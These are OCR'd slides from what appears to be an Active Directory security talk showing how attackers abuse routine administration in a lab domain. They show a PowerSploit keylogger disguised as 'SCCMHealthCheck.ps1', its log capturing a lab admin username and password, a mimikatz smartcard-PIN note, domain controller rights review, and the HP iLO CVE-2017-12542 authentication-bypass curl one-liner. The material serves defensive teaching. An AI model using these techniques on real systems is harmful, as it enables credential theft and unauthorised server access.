
# Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
```

SCCMHealthCheck.ps1

```
function Get-Keystrokes {
<#
.SYNOPSIS

    Logs keys pressed, time and the active window.

    PowerSploit Function: Get-Keystrokes
    Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
    Revised By: Jesse Davis (@secabstraction)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.PARAMETER LogPath

    Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.

.PARAMETER Timeout

    Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.

.PARAMETER PassThru

    Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.

.LINK

    http://www.obscuresec.com/
    http://www.exploit-monday.com/
    https://github.com/secabstraction
#>
    [CmdletBinding()]
    Param (
        [Parameter(Position = 0)]
```

# Exploiting Typical Administration



# Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"t","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:20 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:22 AM"
".","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"l","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:23 AM"
"b","Remote Desktop Connection","8/1/2018 2:08:23 AM"
".","Remote Desktop Connection","8/1/2018 2:08:23 AM"
"t","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"i","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"m","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"s","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
```

```
"t","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"i","Windows Security","8/1/2018 2:08:33 AM"
"m","Windows Security","8/1/2018 2:08:33 AM"
"a","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"c","Windows Security","8/1/2018 2:08:33 AM"
"l","Windows Security","8/1/2018 2:08:34 AM"
"a","Windows Security","8/1/2018 2:08:34 AM"
"b","Windows Security","8/1/2018 2:08:34 AM"
"\","Windows Security","8/1/2018 2:08:34 AM"
"d","Windows Security","8/1/2018 2:08:35 AM"
"a","Windows Security","8/1/2018 2:08:35 AM"
"r","Windows Security","8/1/2018 2:08:35 AM"
"t","Windows Security","8/1/2018 2:08:35 AM"
"h","Windows Security","8/1/2018 2:08:35 AM"
"v","Windows Security","8/1/2018 2:08:36 AM"
"a","Windows Security","8/1/2018 2:08:36 AM"
"d","Windows Security","8/1/2018 2:08:37 AM"
"e","Windows Security","8/1/2018 2:08:37 AM"
"r","Windows Security","8/1/2018 2:08:37 AM"
"<Tab>","Windows Security","8/1/2018 2:08:37 AM"
"<Shift>","Windows Security","8/1/2018 2:08:41 AM"
"S","Windows Security","8/1/2018 2:08:42 AM"
"k","Windows Security","8/1/2018 2:08:42 AM"
```

# Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"Remote Desktop Connection","8/1/2018 2:08:19 AM"
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>",
"t","r","i","m","a","r","c","l","a","b","\","d","a","r","t","h","v","a","d","e","r",
"<Tab>","<Shift>",
"S","k",""y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

```
TypedKeyWindowTitleTime
Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!
```


# Protecting Admins with Smartcards

- RDP from user workstation with Admin account using Smartcard
- No password is entered or can be captured.
- Secure, right?

**Benjamin Delpy** @gentilkiwi · Oct 5, 2016

New #mimikatz release "Tiramisu Nutella+Speculoos" - github.com/gentilkiwi/mim...

**SmartCard**/Token **PIN** code in Windows 10 1607 and old 2012r2 fix.



# Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.
- User Rights Assignments in these GPOs are hidden gold.
- These are rarely checked…

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'


City                    :
Country                 :
DistinguishedName       : OU=Domain Controllers,DC=trimarcresearch,DC=com
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```

| | |
|---|---|
| Access this computer from the network | BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone |
| Add workstations to domain | NT AUTHORITY\Authenticated Users |
| Adjust memory quotas for a process | BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE |
| Allow log on locally | TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators |
| Allow log on through Terminal Services | TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators |
| Back up files and directories | BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators |
| Bypass traverse checking | BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone |
| Change the system time | BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE |
| Create a pagefile | BUILTIN\Administrators |
| Debug programs | BUILTIN\Administrators |
| Enable computer and user accounts to be trusted for delegation | BUILTIN\Administrators |
| Force shutdown from a remote system | BUILTIN\Server Operators, BUILTIN\Administrators |
| Generate security audits | NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE |
| Increase scheduling priority | BUILTIN\Administrators |
| Load and unload device drivers | BUILTIN\Print Operators, BUILTIN\Administrators |
| Log on as a batch job | BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators |
| Manage auditing and security log | BUILTIN\Administrators, TRIMARCLAB\Lab Admins |
| Modify firmware environment values | BUILTIN\Administrators |
| Profile single process | BUILTIN\Administrators |
| Profile system performance | NT SERVICE\WdiServiceHost, BUILTIN\Administrators |
| Remove computer from docking station | BUILTIN\Administrators |
| Replace a process level token | NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE |
| Restore files and directories | BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators |
| Shut down the system | BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators |
| Synchronize directory service data | TRIMARCLAB\Lab Admins, TRIMARCLAB\PaloAlto |
| Take ownership of files or other objects | BUILTIN\Administrators, TRIMARCLAB\UsrProvSVC |

# Allow Log On Locally <u>On Domain Controllers</u>

**<u>Default Groups:</u>**

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators


**<u>Additional Groups:</u>**


- Lab Admins
- Server Tier 3

***Domain Users***

| | |
|---|---|
| Allow log on locally | TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators |

# What If We Can Gain Remote "Local" Access?







# HP ILO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August 2017, in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/




```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

https://airbus-seclab.github.io/ilo/SSTIC2018-Article-subverting_your_server_through_its_bmc_the_hpe_ilo4_case-gazet_perigaud_czarny.pdf

Print | Rate this content

